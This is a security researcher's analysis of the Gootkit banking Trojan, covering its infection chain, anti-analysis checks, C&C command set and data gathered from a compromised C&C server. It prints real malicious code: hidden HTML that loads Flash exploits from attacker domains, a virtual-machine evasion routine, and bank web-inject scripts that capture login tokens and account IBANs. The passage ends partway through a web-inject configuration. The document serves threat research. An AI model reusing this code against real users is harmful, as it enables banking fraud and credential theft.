Inside the Gootkit C&C server

By Alexey Shulmin

Published: 2016-10-27 · Archived: 2026-04-05 16:21:53 UTC

The Gootkit bot is one of those types of malicious program that rarely attracts much attention from researchers. The reason is its limited propagation and a lack of distinguishing features.

There are some early instances, including on Securelist (here and here), where Gootkit is mentioned in online malware research as a component in bots and Trojans. However, the first detailed analysis was published by researchers around two years ago. That was the first attempt to describe the bot as a standalone malicious program, where it was described as a “new multi-functional backdoor”. The authors of that piece of research put forward the assertion that the bot’s features were borrowed from other Trojans, and also provided a description of some of Gootkit’s key features.

In September 2016, we discovered a new version of Gootkit with a characteristic and instantly recognizable feature: an extra check of the environment variable ‘crackme’ in the downloader’s body. This feature was not present in the early versions. Just as interesting was the fact that we were able to gain access to the bot’s C&C server, including its complete hierarchal tree of folders and files and their contents.

Infection

As was the case earlier, the bot Gootkit is written in NodeJS, and is downloaded to a victim computer via a chain of downloaders. The main purpose of the bot also remained the same – to steal banking data. The new Gootkit version, detected in September, primarily targets clients of European banks, including those in Germany, France, Italy, the Netherlands, Poland, etc.


The Trojan’s main propagation methods are spam messages with malicious attachments and websites containing exploits on infected pages (Rig Exploit Kit). The attachment in the spam messages contained Trojan-Banker.Win32.Tuhkit, the small initial downloader that launched and downloaded the main downloader from the C&C server, which in turn downloaded Gootkit.

```
      <body> <div style = "position: absolute;z-index:-1; left:282px;
      opacity:0;filter:alpha(opacity=0); -moz-opacity:0;">
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="vohvp"
codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.
cab#version=8,0,0,0" width="41" height="45" align="middle" >
<param name="allowScriptAccess" value="always"/><param name="movie" value="
http://onogini.xyz/vlwioidkfepesdmel2rk-ocl-6bfc-0knbnmn2tfmnr3intft-
noapafb3n9rimkiamkoc2toikbe5rbfb-t8ad5ckdl3frpmlrtek1oo-0mpr1c7bobr4tt/"/><
param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><
param name="wmode" value="opaque"/>
<embed src="http://onogini.xyz/vlwioidkfepesdmel2rk-ocl-6bfc-
0knbnmn2tfmnr3intft-noapafb3n9rimkiamkoc2toikbe5rbfb-t8ad5ckdl3frpmlrtek1oo-
0mpr1c7bobr4tt/" quality="high" bgcolor="#ffffff"  name="vohvp" width="41"
height="40" align="middle" allowScriptAccess="always" play="true" type="
application/x-shockwave-flash" pluginspage="http://www.macromedia.
com/go/getflashplayer" wmode="opaque"/></object>
</div> </body>
</body>
```

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="eddafap"
codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.
cab#version=8,0,0,0" width="33" height="48" align="middle" >
<param name="allowScriptAccess" value="always"/><param name="movie" value="
http://myuht.ml/usinjkiks3erfndmffp0an-tmkbskka-mmnsmm2nrinff-onoaf5asferfl-
i5cm1nnbs81keatrbeotacr0ir-91frcp9fpcel0otp6b7pbasbdc2km-pe3kiraelcbaam/"/><
param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><
param name="wmode" value="opaque"/>
<embed src="http://myuht.ml/usinjkiks3erfndmffp0an-tmkbskka-mmnsmm2nrinff-
onoaf5asferfl-a-i5cm1nnbs81keatrbeotacr0ir-91frcp9fpcel0otp6b7pbasbdc2km-
pe3kiraelcbaam/" quality="high" bgcolor="#ffffff"  name="eddafap" width="42"
height="44" align="middle" allowScriptAccess="always" play="true" type="
application/x-shockwave-flash" pluginspage="http://www.macromedia.
com/go/getflashplayer" wmode="opaque"/></object>
```

Examples of infected pages used to spread the Trojan

While carrying out our research we detected a huge number of the initial downloader versions that were used to distribute the Trojan – most of them are detected as *Trojan.Win32.Yakes*. Some of the loaders were extremely odd, like the one shown below. It clearly stated in its code that is was a loader for Gootkit.



Section of code from one of the initial downloaders

Some versions of Gootkit are also able to launch the main body with administrator privileges bypassing UAC. To do so, the main loader created an SDB file and registered it in the system with the help of the sdbinst.exe utility, after which it launched the bot with elevated privileges without notifying the user.

‘Crackme’ check

The new version of Gootkit is distinct in that it checks the environment variable ‘crackme’ located in the downloader body. It works as follows: the value of the variable is compared to a fixed value. If the two values differ, the bot starts to check if it has been launched in a virtual environment.

Checking the global variable in the downloader’s body


To do so, the bot checks the variable ‘trustedcomp’, just like it did in earlier versions.

```
function IsSuspProcess()
{

    if(process.env['trustedcomp'] === 'true')
    {
        return false;
    }

    var spyware = process.binding("spyware");
    var processesDump = spyware.SpGetProcessList();
    var vmx_detection = require("vmx_detection");

    for(let i = 0; i < processesDump.length; i ++)
    {
        if(processesDump[i].szExeFile){
            var name = processesDump[i].szExeFile.toLowerCase();
            if(name === 'pythonw.exe' || name === 'pos_trigger.exe')
            {
                return true;
            }
        }
    }

    if(process.env['USERDOMAIN'].toUpperCase() === '7SILVIA'){
        return true;
    }

    if(vmx_detection.IsVirtualMachine()){
        return true;
    }

    return false;
}
```

Checking the bot's body for launch in a virtual environment

The Trojan's main body


The Trojan's main file includes a NodeJS interpreter and scripts. After unpacking, the scripts look like this:



NodeJS scripts that make up the Trojan's main body

The scripts shown in the screenshot constitute the main body of the Trojan. Gootkit has about a hundred various scripts, but they are mostly for practical purposes (intermediate data handlers, network communication DLLs, wrapper classes implementations, encoders etc.) and not of much interest.

The Trojan itself is distributed in an encrypted and packed form. Gootkit is encrypted with a simple XOR with a round key; unpacking is performed using standard Windows API tools. The screen below shows the first 255 bytes of the transferred data.



The Trojan's packed body

The first three DWORDs denote the sizes of the received, unpacked and packed data respectively. One can easily check this by subtracting the third DWORD from the first DWORD, which leaves 12 bytes – i.e., the size of these

variables.

Stealing money

Interception of user data is done the standard way, via web injections into HTTPS traffic (examples of these web injects are shown below). After the data is sent to the C&C server, it is processed by parsers, each of which is associated with the website of a specific bank.

```
function show_loader_hide_tknwidow()
{
 document.getElementById('atsloader').style.display='';
 document.getElementById('atstokenwidow').style.display='none';
}

function show_window_error()
{
 document.getElementById('atsloader').style.display='none';
 document.getElementById('atstokenwidow').style.display='none';
 document.getElementById('atserrorwindow').style.display='';
}

function reload_same_pge()
{
 document.location.href = document.location.href;
}

function fnctoken()
{
 if (document.getElementById('pwdToken').value.length < 6)
  {
   set_failed('EMPTY TOKEN INPUT.', '');
   alert('Credenziali non valide.');
   setTimeout(reload_same_pge, 1500);
   return false;
  }
 parent.frames['cseframe'].document.getElementById('
   bonificoSepaitaliaInsStep2Form:passworddispositiva_pwdToken').value =
   document.getElementById('pwdToken').value;
 var link = admin_link+'?action=get_variables&pkey=' + urlencode(pkey) +'&ssid=
   '+Number(new Date());
 LoadScript(link,get_var_tkn_window_send_success_click_conferma);
}
```

Fragment of parser code

Communication with the C&C

In the version of Gootkit under review, the C&C address is the same as the address from which the Trojan's main body is downloaded; in earlier versions, these two addresses sometimes differed. While generating a request, the Trojan uses its unique User Agent – any request that does not specify a User Agent will be denied.

```
Host: target.host,
"User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101 Firefox/13.0",
Connection: "keep-alive",
Accept: "text/html, text/javascript, application/json, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8",
Cookie: cookieToStr(_cookie)
```

The unique GootKit User Agent

Communication with the C&C comes down to the exchange of a pre-defined set of commands, the main ones being:

- Request a list of files available to the Trojan (P_FS:FS_READDIR);
- Receive those files (P_FS:FS_GETFILE/FS_GET_MULTIPLEFILES);
- Receive update for the bot (P_FS: FS_GETFILE);
- Obtain screenshot (P_SPYWARE:SP_SCREENSHOT);
- Upload list of processes (P_SPYWARE:SP_PROCESSLIST);
- Terminate process (P_SPYWARE:SP_PROCESSKILL);
- Download modules (P_FS: FS_GETFILE);
- Receive web injects (P_ SPYWARE:SP_SPYWARE_CONFIG).

```
P_SOCKS = 0;
P_PING = 1;
P_FS = 2;
P_REGISTRATION = 3;
P_SPYWARE = 4;
P_CMDTERM = 5;
```

MAIN COMMANDS

```
SP_SCREENSHOT = 1;
SP_PROCESSLIST = 2;
SP_PROCESKILL = 3;
SP_SPYWARE_CONFIG = 4;
SP_START_VNC = 5;
```

P_SPYWARE

```
FS_READDIR = 1;
FS_GETFILE = 2;
FS_GETMULTIPLEFILES = 3;
FS_REMOVEMULTIPLEFILES = 4;
FS_FILEEXECUTION = 5;
```

P_FS

```
SP_EXECUTECMD = 1;
SP_EXECUTREPL = 2;
```

P_CMDTERM


The bot's main commands and sub-commands

The C&C addresses (two or three in number) are hardwired in the loader's body and can also be saved in the registry. The body of the data packet may vary depending on the request type, but always includes the following variables:

- Size of data packet, plus eight;
- Check value XORed with a constant;

- Command type;
- Command sub-type.

In the screen below, the C&C requests registration information from the bot during its first launch.



Request from C&C, example of variables

The response in this case will contain detailed information about the infected computer, including:

- Network adapter parameters;
- CPU details, amount of RAM;
- User name, computer name.


Regardless of the request type, data is communicated between the C&C and the bot in the format *protobuf*.

When the main body is downloaded, the address that the loader contacts typically ends in one of the following strings:

- /rbody32;
- /rbody64;
- /rbody320.


Mystery solved…rather easily

We found a configuration error that often appears on botnet C&C servers and took advantage of it to capture a complete tree of folders and files, as well as their contents, from one of the GootKit C&C servers.




Contents of GootKit C&C server

The C&C server contains a number of parsers for different banking sites. These parsers are used (provided the user data is available) to steal money from user accounts and to send notifications via Jabber. The stolen data is used in the form of text files, with the infected computer's IP address used as the file name.




Stolen data and logs on the bot's C&C server




Example of stolen data in one of the text files

Other data (bank transfers and logs) is also stored in text file format.




Parser logs

An analysis of the bot's web injects and parser logs has shown that the attackers primarily target the clients of German and French banks.



Distribution of web injects across domain zones



Excerpts from parser logs

Analysis of the server content and the parsers made it clear that the botnet's creator was a Russian speaker. Note the comments in the screen below.

```
 if (contoflg==1)
{
 var td_iban = document.getElementById('boxcc:frmConti').getElementsByTagName('td');
 for (var q = 0; q < td_iban.length; q++)
 if (td_iban[q].innerHTML.indexOf('Conto:') >= 0)
  {
   full_iban_for_transfer = td_iban[q+1].innerHTML;
   if (full_iban_for_transfer.indexOf('<STRONG>')>=0)   // если ие вариант 1
   full_iban_for_transfer = full_iban_for_transfer.substring(full_iban_for_transfer.indexOf('<STRONG>')+8, full_iban_for_transfer.indexOf('</STRONG>'));
   if (full_iban_for_transfer.indexOf('<strong>')>=0)   // если ие вариант 2 хром или фф
   full_iban_for_transfer = full_iban_for_transfer.substring(full_iban_for_transfer.indexOf('<strong>')+8, full_iban_for_transfer.indexOf('</strong>'));
   account_balance = account_balance + '<br>';
   tmp = document.getElementById('boxcc:frmConti:saldodisponibile').innerHTML;  //!!!!
   full_balance_tmp = full_iban_for_transfer+' '+tmp;
   account_balance = account_balance +' '+full_balance_tmp;
   tmp = tmp.substring(0, tmp.indexOf(','));
   for (x=1; x<=tmp.length; x=x+1)
   tmp = tmp.replace('.', '');
   if (tmp.indexOf('-')>=0)
   tmp = '0';
   account_balance_sum = prsFloat(tmp);
   if(account_balance_sum > account_balance_max)
    {
     account_balance_max = account_balance_sum;
     iban_for_transfer =  td_iban[q+1].innerHTML;
     if (iban_for_transfer.indexOf('<STRONG>')>=0)   // если ие вариант 1
     iban_for_transfer = iban_for_transfer.substring(iban_for_transfer.indexOf('<STRONG>')+8, iban_for_transfer.indexOf('</STRONG>'));
     if (iban_for_transfer.indexOf('<strong>')>=0)   // если ие вариант 2 хром или фф
     iban_for_transfer = iban_for_transfer.substring(iban_for_transfer.indexOf('<strong>')+8, iban_for_transfer.indexOf('</strong>'));
    }
  }
 check_drops();
}
```

A fragment of script including the author's comments in Russian

Moreover, Gootkit most probably has just one owner – it's not for sale anywhere and, regardless of the downloaders' modifications or type of admin panel, the code in NodeJS (the Trojan's main body) is always the same.

```
{
    "blackmask": [],
    "name": "",
    "data_inject": "<div id=mjf230
        style=left:0px;top:0px;width:100%;height:100%;background-
        color:White;position:absolute;z-index:91001;></div>",
    "url": "https://*[redacted]*",
    "data_after": "<body",
    "data_before": "",
    "flags": "GP"
},
{
    "blackmask": [],
    "name": "",
